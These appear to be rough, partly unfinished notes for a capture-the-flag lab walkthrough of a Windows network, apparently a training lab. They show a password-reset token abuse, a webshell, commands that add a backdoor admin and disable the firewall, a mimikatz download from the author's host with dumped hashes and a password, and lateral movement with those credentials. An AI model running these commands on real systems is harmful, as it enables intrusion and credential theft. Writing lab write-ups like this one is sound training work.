
Upon surprise admin user page is blank but we can use gurag : AAAA to login as gurag but it is blank as well so we use forgot password and check header for gurag in the network tab of developer tools.

Add necessary images



We find


GET http://10.200.107.31/password_reset.php?user=gurag&user_token=




we need to check response cookies to retrieve "user_token"

Explain about token where availabe


60c3e5a2fa311be9125ff42a65df62844ad254113ea69541230c7204f1f3bb5577411b04f559e6dd76129b7d24cf6f55fcfb



set user password and now we are able to login and upload images



Now so i tried uploading reverse shell payload via png or php but is being blocked by AV




Warning: Unknown: failed to open stream: Invalid argument in **Unknown** on line **0**


Fatal error: Unknown: Failed opening required 'C:/web/htdocs/images/hello.php' (include_path='C:\web\php\PEAR') in **Unknown** on line **0**


So now I tried bypassing AV using AMSI bypass using this payload

REVERSE SHELL

Using this payload we can use RCE on the web page. First, we use the uploaded webshell to enumerate the system. During that process, we discover that we are dealing with an x64 based windows system.








Further, we have *nt authority\system* access. This means, we can dump passwords from the memory/cache. Therefore, we upload a 64-bit *mimikatz.exe* binary. But before that we need to set up a listener and curl the webpage containing the payload

We now have system access

We can also use the browser to get this via command injection




We now set up our own user and give it administrator access

net user mactavish mactavish /add


net localgroup administrators mactavish /add

netsh advfirewall set allprofiles state off

net localgroup "Remote Desktop Users" Everyone /Add



Now we use remmina for rdp



I had my http server already setup so i downloaded mimiktaz in the victim machine and ran it via powershell


Invoke-WebRequest "http://10.50.103.81/mimikatz.exe" -outfile "mimikatz.exe"

.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

Then we find the following information


```
msv :
 [00000003] Primary
 * Username : watamet
 * Domain   : HOLOLIVE
 * NTLM     : d8d41e6cf762a8c77776a1843d4141c9
 * SHA1     : 7701207008976fdd6c6be9991574e2480853312d
 * DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0
tspkg :
wdigest :
 * Username : watamet
 * Domain   : HOLOLIVE
 * Password : (null)
kerberos :
 * Username : watamet
 * Domain   : HOLO.LIVE
 * Password : Nothingtoworry!
ssp :
credman :
```

Our first task here would be to turn off the windows defender



Using crackmapexec we find


crackmapexec smb 10.200.107.0/24 -u 'watamet' -p 'Nothingtoworry!'




Now we use SMB client and finally use rdp

smbclient -U 'HOLO.LIVE\watamet%Nothingtoworry!' //10.200.107.35/Users

rdesktop -u 'holo.live\watamet' -p 'Nothingtoworry!' 10.200.107.35

